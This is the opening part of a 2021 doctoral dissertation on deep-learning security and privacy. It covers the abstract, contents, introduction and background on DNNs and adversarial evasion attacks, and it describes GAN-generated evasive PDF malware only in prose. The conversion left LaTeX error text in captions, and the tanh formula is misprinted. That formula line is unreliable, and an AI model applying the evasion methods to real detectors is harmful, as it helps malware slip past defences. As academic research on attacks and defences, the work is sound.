공학박사 학위논문

Security and Privacy in Deep Learning

인공지능 보안

2021년 2월

서울대학교 대학원

자연과학대학 협동과정 생물정보학

배 호

Security and Privacy in Deep Learning

지도교수 윤 성 로

이 논문을 공학박사 학위논문으로 제출함
2021년 2월

서울대학교 대학원
자연과학대학 협동과정 생물정보학

배 호

배호의 박사 학위논문을 인준함
2021년 2월

위 원 장	김 선	(인)
부위원장	윤 성 로	(인)
위 원	백 윤 흥	(인)
위 원	천 종 식	(인)
위 원	정 수 환	(인)

to my family

Abstract

With the development of machine learning (ML), expectations for artificial intelligence (AI) technologies have increased daily. In particular, deep neural networks have demonstrated outstanding performance in many fields. However, if a deep-learning (DL) model causes mispredictions or misclassifications, it can cause difficulty, owing to malicious external influences. This dissertation discusses DL security and privacy issues and proposes methodologies for security and privacy attacks. First, we reviewed security attacks and defenses from two aspects. Evasion attacks use adversarial examples to disrupt the classification process, and poisoning attacks compromise training by compromising the training data. Next, we reviewed attacks on privacy that can exploit exposed training data and defenses, including differential privacy and encryption.

For adversarial DL, we study the problem of finding adversarial examples against ML-based portable document-format (PDF) malware classifiers. We believe that our problem is more challenging than those against ML models for image processing, owing to the highly complex data structure of PDFs, compared with traditional image datasets, and the requirement that the infected PDF should exhibit malicious behavior without being detected. We propose an attack using generative adversarial networks that effectively generates evasive PDFs using a variational autoencoder robust against adversarial examples.

For privacy in DL, we study the problem of avoiding sensitive data being misused and propose a privacy-preserving framework for deep neural networks. Our methods are based on generative models that preserve the privacy of sensitive data while maintaining a high prediction performance. Finally, we study the security aspect in biological domains to detect maliciousness in deoxyribonucleic acid sequences and watermarks to protect intellectual properties.

In summary, the proposed DL models for security and privacy embrace a diversity of research by attempting actual attacks and defenses in various fields.

keywords: deep learning, private AI, secure AI, adversarial example, DNA privacy, DNA steganalysis

student number: 2016-37982

Contents

Abstract **i**

List of Figures **vi**

List of Tables **xiii**

1 Introduction **1**

2 Background **6**

2.1 Deep Learning: a brief overview 6

2.2 Security Attacks on Deep Learning Models 10

2.2.1 Evasion Attacks 12

2.2.2 Poisoning Attack 20

2.3 Defense Techniques Against Deep Learning Models 26

2.3.1 Defense Techniques against Evasion Attacks 27

2.3.2 Defense against Poisoning Attacks 36

2.4 Privacy issues on Deep Learning Models 38

2.4.1 Attacks on Privacy 39

2.4.2 Defenses Against Attacks on Privacy 40

3 Attacks on Deep Learning Models **47**

3.1 Background 53

3.1.1 Threat Model 53

3.1.2 Portable Document Format (PDF) 55

3.1.3 PDF Malware Classifiers 57
3.1.4 Evasion Attacks 58
3.2 Methods 60
3.2.1 Feature Extraction 60
3.2.2 Feature Selection Process 61
3.2.3 Seed Selection for Mutation 62
3.2.4 Evading Model 63
3.2.5 Model architecture 67
3.2.6 PDF Repacking and Verification 67
3.3 Results 68
3.3.1 Datasets and Model Training 68
3.3.2 Target Classifiers 71
3.3.3 CVEs for Various Types of PDF Malware 72
3.3.4 Malicious Signature 72
3.3.5 AntiVirus Engines (VirusTotal) 76
3.3.6 Feature Mutation Result for Contagio 76
3.3.7 Feature Mutation Result for CVEs 78
3.3.8 Malicious Signature Verification 78
3.3.9 Evasion Speed 80
3.3.10 AntiVirus Engines (VirusTotal) Result 82
3.4 Discussion 84

4 Defense on Deep Learning Models **88**
4.1 Background 90
4.1.1 Message-Hiding Regions 91
4.1.2 DNA Steganography 92
4.1.3 Example of Message Hiding 94
4.1.4 DNA Steganalysis 95
4.2 Methods 96
4.2.1 Notations 98
4.2.2 Proposed Model Architecture 103

4.3 Results 105
4.3.1 Experiment Setup 105
4.3.2 Environment 106
4.3.3 Dataset 107
4.3.4 Model Training 107
4.3.5 Message Hiding Procedure 108
4.3.6 Evaluation Procedure 109
4.3.7 Performance Comparison 109
4.3.8 Analyzing Malicious Code in DNA Sequences 112
4.4 Discussion 113

5 Privacy: Generative Models for Anonymizing Private Data 115
5.1 Methods 119
5.1.1 Notations 119
5.1.2 Anonymization using GANs 119
5.1.3 Security Principle of Anonymized GANs 123
5.2 Results 125
5.2.1 Datasets 125
5.2.2 Target Classifiers 126
5.2.3 Model Training 126
5.2.4 Evaluation Process 126
5.2.5 Comparison to Differential Privacy 128
5.2.6 Performance Comparison 128
5.3 Discussion 130

6 Privacy: Privacy-preserving Inference for Deep Learning Models 132
6.1 Methods 135
6.1.1 Motivation 135
6.1.2 Scenario 137
6.1.3 Deep Private Generation Framework 137
6.1.4 Security Principle 141

6.1.5 Threat to the Classifier 143
6.2 Results 143
6.2.1 Datasets 143
6.2.2 Experimental Process 146
6.2.3 Target Classifiers 147
6.2.4 Model Training 147
6.2.5 Model Evaluation 149
6.2.6 Performance Comparison 150
6.3 Discussion 151

7 Conclusion **153**
7.0.1 Limitations 154
7.0.2 Future Work 155

Bibliography **157**

Abstract in Korean **195**

List of Figures

2.1 General DNN training process. 7
2.2 Different DNN model structures. 8
2.3 Adversarial example generated by the fast gradient sign method [97]. Left: the original image. Middle: adversarial perturbations. Right: the adversarial image containing the adversarial perturbation. 11
2.4 Overview of the white-box (left) and black-box (right) attacks. . . . 13
2.5 Overview of a practical black-box attack [205]: the attacker (1) collects a training set S_0 for an initial substitute model and (2) selects an appropriate architecture F. Using the oracle model $\tilde{O}$, the attacker labels the training set S_t and (4) trains the substitute model F_t. Then, using Jacobian-based adversarial attack algorithms, the attacker augments the dataset and repeat steps (3) through (5) for epochs t. . . . 16
2.6 (Left) A boundary attack: the attack performs rejection sampling by moving along the boundary between adversarial and original images. (Center) In each step, the attack determines a new random direction by (#1) sampling a Gaussian distribution and projecting it on an equidistant sphere, and by (#2) making a small move towards the original image. (Right) Both two-step sizes are dynamically adjusted to the boundary [47]. 19
2.7 The functionality of poisoning a sample. (a) The decision boundary after training with normal data, (b) The decision boundary after injecting a poisoning sample. 23

2.8 An adversarial polytope, and its outer convex bound [274]. 29

2.9 Illustration of layerwise adversarial training. Latent adversarial example is found in the convex region $\mathbb{C}_1(\mathbf{x})$ and propagated through the latter layers in a forward pass which is represented with the blue lines. The red line show the gradients during a backward pass. In the procedure, the first layer which corresponds to the former layer of convex region $\mathbb{C}_1(\mathbf{x})$ does not receive gradients [32]. 36

2.10 Privacy attack scenarios from the perspectives of the (a) service provider, (b) information silo, and (c) user. 38

2.11 Overview of the differential privacy in a DL framework. 43

3.1 PDF structure (a), Tree representation of PDF file (b) 54

3.2 Flowchart of PDF-GAN framework 60

3.3 Feature abstraction [Dictionary (Key:Value)] 62

3.4 Feature selection by pooling 63

3.5 Model architecture. 66

3.6 The number of features mutated to generate AEs for all 500 files selected from Contagio (top) and 14 CVE files (bottom) 75

3.7 Cuckoo signature result (left), Arbitrary code execution result of CVE-2011-2462 (right) 79

3.8 Time required to evade PDF malware classifiers for 500 selected malware files from Contagio 80

3.9 Evasion rate of AntiVirus engines by generating variants of AEs in Table 3.6 LaTeX Error: Can be used only in preambleSee the LaTeX manual or LaTeX Companion for explanation.Your command was ignored.Type I <command> <return> to replace it with another command,or <return> to continue without it.3.6 83

4.1 Splicing signals in a DNA sequence: Dimer `GG` represents non-canonical sites. Dimers `GT` and `AG` represent canonical donor and acceptor slice sites, respectively. 91

4.2 DNA steganography scheme. Depending on the task, a scheme can use either complementary pairs or use overlapping codons to deter unauthorized dissemination. 93

4.3 A steganalysis has training and detection phases. In the training phase, the model learns the distribution of unmodified genome sequences that distinguishes between introns and exons. In the detection, the prediction scores of unmodified genome sequences are modified genome sequences are compared. The final score of the neural network will differ over the range of ϵ in the presence of hidden messages. . . . 97

4.4 Overview of the model architecture. Our model encodes DNA sequence by one-hot encoding, and the output of the encoded four-dimensional dense vector is connected to the autoencoder to learn inherent representations of DNA sequences. The autoencoder consists of LSTM encoder s^e and decoder s^d. The learned sequence feature $\mathbf{h^{RNN}}$ is then connected to the CNN to learn local region and patterns. The learned features h are then connected to the final layer to output a classification score. 98

4.5 Comparison of learning algorithms (best viewed in color). The dotted red line indicates that the threshold line for each modification rate and the blue line indicates the prediction score difference. The blue line above the threshold is the indication of hidden messages in DNA sequences. (a) represent the results of the experiments conducted by embedding the hidden message in the intron region, (b) represent the results of the experiments conducted by embedding the hidden message in the intron region, and (c) represent the results of the experiments conducted by embedding the hidden message in both intron/exon regions. 108

4.6 Exploit procedure. Inserting malicious code into DNA sequences involves four stages. a) write malicious code and convert it to hex, (b) remove any unnecessary strings, c) convert hex to binary, d) encode binary to DNA sequences. 111

5.1 A trusted zone and an untrusted zones; Patient's medical data are transferred to the online medical service that, in turn, provides diagnostic results to the user. If a user gives consent for data sharing, her or his data may be propagated to third parties (e.g., Google, Dropbox, and Amazon). 118

5.2 Architecture of the model presented in this study. The dotted line represents gradients that are fed into the encoder. 120

5.3 Model training. The encoder accepts x and r as input and that are fed into the neural network. The discriminator takes an original input and output of the encoder to output probabilities from the last fully connected layer. The target classifier takes an input $\hat{x}$ and outputs the prediction score. 122

5.4 Anonymization performance using breast cancer, chronic kidney, heart disease, and prostate cancer datasets: A fixed test dataset was selected from the UCI machine learning repository. Correlation coefficient, accuracy, and AUPR were measured by changing 0.1 of the privacy parameter for the fixed test data, δ. 127

5.5 Comparison of the target discriminator parameter λ_d. Accuracy is measured by changing 0.1 of the λ_d for the fixed privacy parameter δ. 129

6.1 Current approaches vs. proposed approach. Let X denote the input and V denote the set of all features of input X that can be manipulated to generate synthetic data $\hat{X}$. Let $\hat{V}$ be a subset of V whose elements are private features. $V - \hat{V}$ indicates the non-private features. Let MI denote the mutual information, y be the prediction score given by X, and $\hat{y}$ be the prediction score given by $\hat{X}$. The upward arrow represents maximization, downward arrow represents minimization, and '-' represents neither. Given user data x, current approaches extract features by maximizing non-private features and minimizing private features to preserve a user's privacy at the client-side. Privately extracted features are sent to the cloud-side to retrieve the corresponding results. Current approaches do not consider the prediction results while extracting their features. However, when our approach extracts features, it minimizes both non-private and private features while maximizing their prediction results. 133

6.2 High-level view of DPGF. The dotted line represents the setup phase for the privatized inference, and the solid line represents the inference. The diagram intuitively illustrates the model described in Section 6.1.3 LaTeX Error: Can be used only in preambleSee the LaTeX manual or LaTeX Companion for explanation.Your command was ignored.Type I <command> <return> to replace it with another command,or <return> to continue without it.6.1.3. 136

6.3 Architecture of DPGF. The model training involves a randomization and a labeling phase. The randomization function $\mathbf{F}$ accepts x as input and outputs $\bar{x}$. The generator takes $\bar{x}$ as input and outputs $\hat{x}$ from the last fully connected layer. The classifier takes $\hat{x}$ and x and outputs the prediction score. The dotted line represents a gradient that is fed into the generator. 138

6.4 Decision boundary of the class1 and class2 samples. Both (a) and (b) denote the position of the test sample after the randomization process. (a) denotes the current approach to the randomization process and (b) denotes our approach to the randomization process. 144

6.5 Learned representation of heart-disease samples. The representation is based on a pre-trained target classifier that is based on a plain feed-forward neural network. Ten testing samples are randomly selected from the validation set and denoted by gray circles (class1) and triangles (class2). The testing samples are synthesized via the inference of our DPGF and represented by yellow circles (class1) and triangles (class2) (best viewed in color). 145

6.6 Learned representation of Indian liver-cancer samples. The representation is based on a pre-trained target classifier that is based on a plain feed-forward neural network. Ten testing samples are randomly selected from the validation set and denoted by gray circles (class1) and triangles (class2). The testing samples are synthesized via the inference of our DPGF and represented by yellow circles (class1) and triangles (class2) (best viewed in color). 145

6.7 Learned representation of breast-cancer samples. The representation is based on a pre-trained target classifier, which is based on the support-vector-machine model. Ten testing samples are randomly selected from the validation set and denoted by gray circles (class1) and triangles (class2). The testing samples are synthesized via the inference of our DPGF and represented by yellow circles (class1) and triangles (class2) (best viewed in color). 146

6.8 Learned representation of prostate-cancer samples. The representation is based on a pre-trained target classifier that is based on a support-vector-machine model. Ten testing samples are randomly selected from the validation set and denoted by gray circles (class1) and triangles (class2). The testing samples are synthesized via the inference of our DPGF and denoted by yellow circles (class1) and triangles (class2) (best viewed in color). 146

6.9 Anonymization performance with respect to four datasets (breast cancer, prostate cancer, heart disease, and liver cancer) shows the (a) correlation coefficient (lower is better), (b) prediction accuracy (higher is better), and (c) AUPRC (higher is better). 148

List of Tables

2.1 Types of attack on secure AI and defenses against them. 12
2.2 Attack methods against Secure AI 12
2.3 Defense methods for private AI 40

3.1 Mutation seed selection process 63
3.2 Detection Accuracy of PDF-GAN compared to target classifiers . . 69
3.3 Details of CVEs used in the experiment 70
3.4 Malicious signatures 73
3.5 Feature mutation result for Contagio dataset and CVEs 74
3.6 Number of malware files detected (out of 500) by AntiVirus engines and adversarial examples (AEs) by a transfer-based attack 81
3.7 Different type of ML attacks 85

4.1 Existing DNA steganography schemes. 92
4.2 Detection performance of the proposed model for variable DNA sequence lengths. If hidden messages are detected, they are marked as ✓. 106
4.3 Training and running time of the proposed method based on five supervised learning algorithms. 112

5.1 Performance results of the model upon adding variance to the layer. 125

Chapter 1

Introduction

The development of deep learning (DL) algorithms has transformed the solution of data-driven problems in a number of real-life applications, including the use of large amounts of patient data for health prediction [236], autonomous security audits from system logs [52], and unmanned car driving using visual object detection [216]. However, the vulnerabilities of DL systems security and privacy issues have been the subject of a burgeoning literature. If DL training is compromised, then it can be vitiated, or produce unintended behavior. Such attacks can produce devastating results. For example, an autonomous driving system can be compromised by jamming its sensors [285] or simply by putting stickers on its camera lens [162]. Bio-metric authentication systems [57] can be fooled by adding noise or to the image of a face [234] or simply pointing in a pair of glasses.

For attacks, we divided into evasion attack (inference phase) and poisoning attack (training phase). In previous studies of evasion attack, attacks have typically been categorized as white-box or black-box attacks. Early forms of attack were mostly white-box attacks, which require prior knowledge of a DL model's parameters and structure, and these attacks usually attempt to subvert the learning process or to produce incorrect classification by injecting adversarial samples. This type of attack includes gradient-based techniques [41, 97]. Black-box attacks aim to produce incorrect classifications information about the underlying model. Most of recent attacks are black-box attacks which exploit confidence in the classification of the targeted model. Poisoning attacks can also be defined as white or black-box attacks. However, because these has been little research on poisoning attack, thus, we have categorized them as a) performance degradation attacks, b) targeted poisoning attacks, and c) backdoor attacks.

The methods proposed to defend against these attacks include gradient masking [51, 80, 250], increasing robustness [97, 177, 294], the detection of attacks [120, 183, 185], and other certified defenses [71, 136, 274]. Defenses techniques can be categorized into two groups against evasion and poisoning. Defenses against evasion attacks can be further categorized into empirical approaches, which empirically defend against known attacks, and certified approaches, which can be proven to defend against evasion attacks.

Current DL systems can also expose privacy data involved. It has been demonstrated that it is possible to recover some of the data used while training a DL model [89], or determine whether a particular data record was involved in model training [242]. A privacy breach can occur in other situations when using DL in practice. There are possible attacks in training with data owned by multiple parties, as in deploying an application via a third-party cloud system. To counter these threats, various attempts have been made to apply conventional security techniques, such as homomorphic encryption, secure multiparty computation, or differential privacy, to DL systems.

In this dissertation, we reviewed recent studies on model security and data privacy, as contribution to build in secure and private artificial intelligence (SPAI). Addressing the need for robust artificial intelligence (AI) systems, we collect fragmented findings and techniques, and try to provide insights relevant to future research. We reviewed recent research on security and privacy issues associated with DL into four categories: Attacks on DL models, Defense of DL models, privacy attacks on AI systems, and defense against privacy attacks. Details are in chapter 2, which are based on the following research:

- Ho Bae, Jaehee Jang, Dahuin Jung, Hyemi Jang, Heonseok Ha, Hyungyu Lee, Sungroh Yoon, "Security and Privacy Issues in Deep Learning", in *IEEE Transactions on Pattern Analysis and Machine Intelligence*

Among recent studies on security and privacy issues in DL, we proposed methods in the following domains.

1. *Attacks on DL models* : In this dissertation (Chapter 3), we describe two major types of attack on DL relating to different phases: evasion and poisoning attacks. Evasion attacks involve the inference phase whereas poisoning attacks involve the training phase. In addition, we proposes an evasion attack to find adversarial examples against ML based PDF malware classifiers. The problem is more challenging than those against ML models for image processing because highly complex data structure of PDF in comparison to additional image datasets and of an additional constraint that the evaded PDF should exhibit malicious behavior. To resolve this problem, we proposed a variant of generative adversarial networks that generate evasive variant PDF malware. The contents of this chapter are based on the following research:

   - Ho Bae, Younhang Lee, Yohan Kim, Whang Uiwon, Sungroh Yoon, and Yunheung Peak, "Learn2Evade: Learning-based Generative Model for Evading PDF Malware Classifiers", in *IEEE Transactions on Dependable and Secure Computing* (under revision)

2. *Defense on DL models* : In this dissertation (Chapter 4), we describe defense techniques which are categorized into two large groups: evasion and poisoning. Defense techniques against evasion attacks can be categorized, which involve empirical approaches gradient masking, robustness, and detection and certified approaches. Among them, we propose detection based defense methods to detect suspicious message in DNA sequences. For the prevention of cover channel in DNA sequences, we developed a sequence-learning based malicious DNA sequence analysis using deep neural networks. The contents of this chapter are based on the following researches:

   - Ho Bae, Byunghan Lee, Sunyoung Kwon, and Sungroh Yoon, "DNA Steganalysis using Deep Recurrent Neural Networks," in *Proceedings of Pacific Symposium on Biocomputing (PSB), vol.24, pp. 88-99, Hawaii, USA, January 2019*
   - Ho Bae, Seonwoo Min, Hyun-Soo Choi, Sungroh Yoon, "DNA Privacy: Analyzing Malicious DNA Sequences using Deep Neural Networks", in *IEEE Transactions on Computational Biology and Bioinformatics*

3. *Privacy issues on AI systems* : In this dissertation (Chapter 5-6), we elaborate on the potential privacy threats to DL from the perspectives of service providers, information silos and users. For theses attacks, we explain recent defenses based on cryptography, such as homomorphic encryption, and secure multiparty computation, and differential privacy. In addition, we proposed a methods to preserve sensitive data, while maintaining high prediction performance for DL models. The contents of this chapter are based on the following researches:

   - Ho Bae, Dahuin Jung, Hyun-Soo Choi, and Sungroh Yoon, "AnomiGAN:

Generative adversarial networks for anonymizing private medical data," in *Proceedings of Pacific Symposium on Biocomputing (PSB), vol. 25, pp. 563-574, Hawaii, USA, January 2020*

- Ho Bae, Heonseok Ha, Siwon Kim, Sungroh Yoon, "Deep Privacy Preserving Inference for Online Medical Diagnosis", in *IEEE Journal of Biomedical and Health Informatics* (under revision)

Chapter 2

Background

In this section, we detail the components and the training algorithm of a deep nueral networks (DNNs) and recent widely used DNNs architectures. We then, suggest the concept of secure AI, i.e., an AI system with security guarantees, to encourage studies on the security of AI systems. We introduce and taxonomize the groups of studies regarding the attacks on DL models and defense against those attacks, shown in Table 2.1.

2.1 Deep Learning: a brief overview

DNNs consist of layers of *artificial neurons*, or node in Fig 2.1, which compute the transformation of input and the weights followed by an activation function:

$$y = \sigma(\sum_{i=1}^{n} w_i x_i). \tag{2.1}$$

where x, y are input and output, σ is an activation function, and w is the weight. For activation functions we generally use nonlinear functions, including sigmoid ($\frac{1}{1+e^{-x}}$), tanh ($\frac{e^x-e^{-x}}{e^x-e^{-x}}$) and ReLU ($max(0, x)$). The combinations of linear and nonlinear




Figure 2.1: General DNN training process.

functions enables DNNs to uncover the patterns in data.


DNNs learn new capabilities through the training phase from the existing data, and the learned capabilities are applied to unseen data at the inference phase. The training process of DNNs are generally done by stochastic gradient descent (SGD), as described in Fig. 2.1. SGD is an iterative gradient-based optimization method. In SGD, weights are updated in a way that minimizes error by using the gradients:

$$w \leftarrow w - \eta \nabla_w J(w) \tag{2.2}$$


where a loss function $J(w)$ is used for the weight parameter w and the learning rate η. If the model converges to a desired prediction accuracy or loss, the model training is done and ready for the inference stage.

Different DNN model architectures are described in Fig. 2.2


- **Feed-forward neural network (FNN).** An FNN is the most basic structure of the DNNs. It contains multiple fully-connected layers, where the nodes between the layers are fully connected. Despite the simple structures, FNNs



(a) (a) CNN structure



(b) (b) RNN structure



(c) (c) GAN structure

Figure 2.2: Different DNN model structures.

shows good performance in finding patterns from datasets such as MNIST [155].

- **Convolutional neural network (CNN).** A general architecture for CNNs is described in Fig. 2.2(a). A CNN consists of one or more convolutional, nonlinear, and pooling layers, which use convolutional operations to compute layer-wise results. This operation allows the network to learn about spatial information. To correlated the spatial information, feature map, local weighted sums are used to obtain at each convolution layer by computing weight vectors which is known as filters. These filters are applied across the datasets to improve training efficiency by reducing number of parameters to learn. Nonlinear layers increase the nonlinear properties of feature maps. Pooling layers uses sampling of non-overlapping regions in feature map which aggregates local features to identify complex features. Hence, CNNs show CNNs show outstanding performance, especially for vision applications [108, 122, 149].

- **Recurrent neural network (RNN).** A recurrent neural network (RNN) is commonly exploited for sequential data. As illustrated in Fig. 2.2(b), an RNN updates the current hidden unit and calculates the output by utilizing both the current input and past hidden unit. The past hidden units are called state vectors, and current input is computed by considering previous inputs using these state vectors. Well-known problems of RNNs, such as the gradient vanishing problem, and some variants, such as long short-term memory (LSTM) [115] and gated recurrent units [67] have been proposed to solve such problems. In addition, RNNs are capable of handing a variable-length input sequences to other sequence with fixed length of sequences, and this capabilities of RNNs are one key success factor in bioinformatics and in natural language processing.

- **Generative adversarial network (GAN).**

  GANs [96] are designed to generate data samples by introducing a new concept of adversarial learning between a generator and a discriminator. A GAN framework [96] consists of a discriminator D and a generator G. G generates fake data, while D determines whether the generated data are real, as depicted in Fig. 2.2(c). Unlike conventional generative models, GANs do not assume an explicit distribution of data. Instead, they implicitly learn a function that transforms a prior distribution in a latent space into a data space and generates realistic instances. The discriminator distinguishes the generated instances from real instances and uses the results to optimize both the generator and the discriminator. The optimization of the objective function is equivalent to finding the Nash equilibrium of a min-max game between the generator and the discriminator. Theoretically, minimizing the objective function of GANs are equivalent to minimizing the Jensen-Shannon divergence between a real distribution and the distribution of the generated instances. By alternately optimizing the generator and the discriminator, the generator eventually creates data having the same distribution as the real data.

Although the optimality of GANs are theoretically guaranteed, the instability of GAN learning is one of the fatal limitations. To resolve this issue, several studies focused on learning GANs more stably by employing regularization techniques such as weight clipping [25] and gradient penalty [101, 184]. Based on the astonishing results achieved in synthetic image generation [135, 187], the application of GANs has been extended into various domains. For example, GANs have recently been employed in steganography [31], steganalysis [131] and the generation of malware samples [121]. MalGAN, for example, generates malware samples that can evade a black-box detector with binary features using GANs. The model consists of two parts: a generator and a substitute detector. The generator creates features classified as benign by introducing noise into the original malicious files, and the discriminator learns the classification using the results given by the malware detector. The malware detector classifies the features created by the generator and uses the results as labels for the substitute detector. Usually, generators and discriminators are NNs with various structures depending on the application. GANs are actively studied in various fields, such as image or speech synthesis and domain adaptation.

2.2 Security Attacks on Deep Learning Models

As shown in Table 2.2, we describe the evasion attack and the poisoning attack. The attack which attempts to destroy the model during training is called a poisoning attack. For example, the adversarial example that used in this attack is referred to an adversarial training example as shown in Fig. 2.3. In an evasion attack, adversarial




Figure 2.3: Adversarial example generated by the fast gradient sign method [97]. Left: the original image. Middle: adversarial perturbations. Right: the adversarial image containing the adversarial perturbation.

(test) examples are used in the inference phase and lead the model to misclassify the input. Both type of attacks potentially be defined as white or black-box attacks. However, because these has been little research on poisoning attack, thus, we have categorized them as performance a) degradation attacks, b) targeted poisoning attacks, and c) backdoor attacks.

As well as being clarified by the attacked phase of the workflow, attacks differ by the amount of information available to the attacker. If the attacker has full information, including the model structure and the values of all parameters, success is likely; but this situation is unrealistic as shown in Fig. 2.4 (left). If the adversary has limited information about the model (no ground-truth labels or limited authority), then attacks are difficult and alternative methods are needed, such as a substitute model or data (see Fig. 2.4 (right)).

Table 2.1: Types of attack on secure AI and defenses against them.

Attack	Evasion	White-box	Section 2.2.1
		Black-box	Section 2.2.1
	Poisoning	Performance degradation attack	Section 2.2.2
		Targeted poisoning attack	Section 2.2.2
		Backdoor attack	Section 2.2.2
Defense	Empirical approaches	Gradient masking	Section 2.3.1
		Robustness	Section 2.3.1
		Detection	Section 2.3.1
	Certified approaches		Section 2.3.1

Table 2.2: Attack methods against Secure AI

Adversarial Attack Types ↓	White-box (Fig. 2.4a)	Black-box (Fig. 2.4b)	Training phase	Inference phase
Evasion	✓	✓		✓
Poisoning	✓		✓	

There are two lines of work on the attack: targeted and nontargeted. An attack is targeted if the objective is to alter the classifier's output to a specific target label; In a nontargeted attack, simply aims to cause incorrect labeling, i.e., a specific label that makes no value. Generally, nontargeted attacks are more successful than targeted attacks.

2.2.1 Evasion Attacks

White-box Attacks

The first study of evasion attacks [260] used *limited memory Broyden Fletcher Goldfarb Shanno* (L-BFGS) algorithm to generate an adversarial examples. Szegedy et al., [260] proposed a targeted attack method called a box L-BFGS adversary, which involves solving the simple box-constrained optimization problem

$$\begin{aligned} &\textbf{minimize} \ \ \|n\|_2 \\ &\text{s.t.} \qquad f(x+n)=\tilde{l}, \end{aligned} \tag{2.3}$$




Figure 2.4: Overview of the white-box (left) and black-box (right) attacks.

where f is a classifier; $x \in \mathbb{R}^{I^h \times J^w \times K^c}$ is the unperturbed image ($I^h \times J^w \times K^c$ represents the height and width of the image and its number of channels), and $\tilde{l} \in \{1, \cdots, k^c\}$ is the target label; and n represents the minimum amount of noise needed to disassociate the image from its true label. The box L-BFGS adversary searches for the minimum perturbation needed for a successful attack. This form of attack has a high misclassification rate and a high computational cost because the adversarial examples must be generated by solving Equation 2.3.

Carlini's and Wagner's attack (CW attack) [56] is based on the box L-BFGS attack [260], but it used a modified version of Equation 2.3:

$$\mathbf{minimize}\ D\left(\tilde{x}, x\right) + c \cdot g\left(\tilde{x}\right), \tag{2.4}$$

